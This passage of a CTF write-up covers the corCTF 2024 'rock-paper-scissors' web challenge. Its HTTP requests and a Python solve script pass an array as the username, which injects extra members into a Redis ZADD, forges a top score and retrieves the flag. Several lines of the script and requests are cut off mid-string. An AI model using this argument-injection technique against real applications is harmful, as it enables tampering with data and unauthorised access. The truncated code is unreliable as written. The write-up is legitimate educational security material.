
```
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors/roc
└> docker container list
CONTAINER ID   IMAGE                        COMMAND
5dc55349c71a   rock-paper-scissors-chall    "docker-entrypoint.s…
```

```
3efdf78fc5dc   redis                        "docker-entrypoint.s…
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors/roc
└> docker exec -it 3efdf78fc5dc /bin/bash
root@3efdf78fc5dc:/data# redis-cli monitor
OK
```

Then, we can go to localhost:8080 and test it!

First, we'll need to let the application to sign our JWT with the following payload and get the session cookie:

```
POST /new HTTP/1.1
Host: localhost:8080
Content-Type: application/json
Content-Length: 52

{
  "username": [
    "dummy_username",
    1337,
    "flag_username"
  ]
}
```




```
POST /new HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/
Content-Type: application/json
Content-Length: 52
Origin: http://localhost:8080
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "username":[
    "dummy_username",
    1337,
    "flag_username"
  ]
}
```

```
HTTP/1.1 200 OK
content-type: text/plain; charset=utf-8
set-cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6WyJkdW1teV91c2VybmFtZSIsMTMzNywiZmxhZ191c2VybmFtZSJdLCJnYW1lIjoiYzMxNWFiMzQ1MDVlMjA4ZiIsImlhdCI6MTcyMjI1MzY4N30.Y9hb-dnr-jPv7xU7LiUcd-WPWq3PTxXBjBzsFondsdc
content-length: 2
Date: Mon, 29 Jul 2024 11:48:07 GMT
Connection: keep-alive
Keep-Alive: timeout=72

OK
```

Then, use the new session cookie to **lose** once in the game at POST route /play:

```
POST /play HTTP/1.1
Host: localhost:8080
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmF
Content-Type: application/json
Content-Length: 15

{
  "position": ""
}
```



```
POST /play HTTP/1.1
Host: localhost:8080
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6WyJkd
W1teV91c2VybmFtZSIsMTMzNywiZmxhZ191c2VybmFtZSJdLCJnYW1lIjo
iYzMxNWFiMzQ1MDVlMjA4ZiIsImlhdCI6MTcyMjI1MzY4N30.Y9hb-dnr-
jPv7xU7LiUcd-WPWq3PTxXBjBzsFondsdc
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/
Content-Type: application/json
Content-Length: 15
Origin: http://localhost:8080
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "position":""
}
```


```
HTTP/1.1 200 OK
content-type: application/json; charset=utf-8
content-length: 45
Date: Mon, 29 Jul 2024 11:50:42 GMT
Connection: keep-alive
Keep-Alive: timeout=72

{
  "system":"✂",
  "score":"0",
  "state":"end"
}
```

In our Redis log, we should see this:

```
1722253842.766544 [0 172.18.0.3:45722] "zadd" "scoreboard" "0" "
```


As you can see, the ZADD command sets score 0 to dummy_username, score 1337 to flag_username.

If we check the scoreboard, we should be able to see username flag_username has score 1337:



Scoreboard

Username Score




flag_username	1337
FizzBuzz101	1336
dummy_username	0

Nice! We can try to **get the flag at GET route `/flag`**.

But before we do that, make sure our JWT's `username` claim is `flag_username`:


```
POST /new HTTP/1.1
Host: localhost:8080
Content-Type: application/json
Content-Length: 28

{
  "username":"flag_username"
}
```




```
POST /new HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/
Content-Type: application/json
Content-Length: 28
Origin: http://localhost:8080
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "username":"flag_username"
}
```

```
HTTP/1.1 200 OK
content-type: text/plain; charset=utf-8
set-cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImZsYW
dfdXNlcm5hbWUiLCJnYW1lIjoiNWE4OGViYWUzNDBiZmI5YSIsImlhdCI6M
TcyMjI1NDExNH0.pJ133i6k0bAAJ3yw-2NWJIGZVF_1gt_CEai6P4Ryjzc
content-length: 2
Date: Mon, 29 Jul 2024 11:55:14 GMT
Connection: keep-alive
Keep-Alive: timeout=72

OK
```

```
GET /flag HTTP/1.1
Host: localhost:8080
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmF
```





```
GET /flag HTTP/1.1
Host: localhost:8080
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImZsY
WdfdXNlcm5hbWUiLCJnYW1lIjoiNWE4OGViYWUzNDBiZmI5YSIsImlhdCI
6MTcyMjI1NDExNH0.pJ133i6k0bAAJ3yw-2NWJIGZVF_1gt_CEai6P4Ryj
zc
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/
Origin: http://localhost:8080
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
content-type: text/plain; charset=utf-8
content-length: 17
Date: Mon, 29 Jul 2024 11:55:25 GMT
Connection: keep-alive
Keep-Alive: timeout=72

corctf{test_flag}
```

Nice!

Now, let's write a solve script to get the real flag!

```
#!/usr/bin/env python3
import requests

class Solver:
    def __init__(self, baseUrl):
        self.baseUrl = baseUrl
        self.session = requests.session()
        self.CREATE_NEW_USERNAME_ENDPOINT = f'{self.baseUrl}/new
        self.DUMMY_USERNAME = 'dummy_username'
        self.SET_TO_SCORE = 1337
        self.FLAG_USERNAME = 'flag_username'
        self.PLAY_GAME_ENDPOINT = f'{self.baseUrl}/play'
        self.GET_FLAG_ENDPOINT = f'{self.baseUrl}/flag'

    def createNewUsername(self, bodyData):
        print(f'[*] Creating new username with body data: {bodyD
        self.session.post(self.CREATE_NEW_USERNAME_ENDPOINT, jso

    def playGame(self):
        print(f'[*] Losing the game intentionally...')
        bodyData = { 'position': '' }
        self.session.post(self.PLAY_GAME_ENDPOINT, json=bodyData

    def getFlag(self):
        print(f'[*] Getting the flag...')
        return self.session.get(self.GET_FLAG_ENDPOINT).text

    def solve(self):
        bodyData = {
            'username': [
                self.DUMMY_USERNAME,
                self.SET_TO_SCORE,
                self.FLAG_USERNAME
            ]
        }
        self.createNewUsername(bodyData)
        self.playGame()

        bodyData = { 'username': self.FLAG_USERNAME }
        self.createNewUsername(bodyData)

        flag = self.getFlag()
        if not flag:
            print('[-] We couldn\'t get the flag!')
            return

        print(f'[+] We got the flag: {flag}')

if __name__ == '__main__':
    baseUrl = 'https://rock-paper-scissors-c0a55f84c298d61f.be.a
    solver = Solver(baseUrl)

    solver.solve()
```

```
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors)-[2
└> python3 solve.py
[*] Creating new username with body data: {'username': ['dummy_u
[*] Losing the game intentionally...
[*] Creating new username with body data: {'username': 'flag_use
[*] Getting the flag...
[+] We got the flag: corctf{lizard_spock!_a8cd3ad8ee2cde42}
```

> **Flag:** `corctf{lizard_spock!_a8cd3ad8ee2cde42}`

## Conclusion

What we've learned:

1. Missing type validation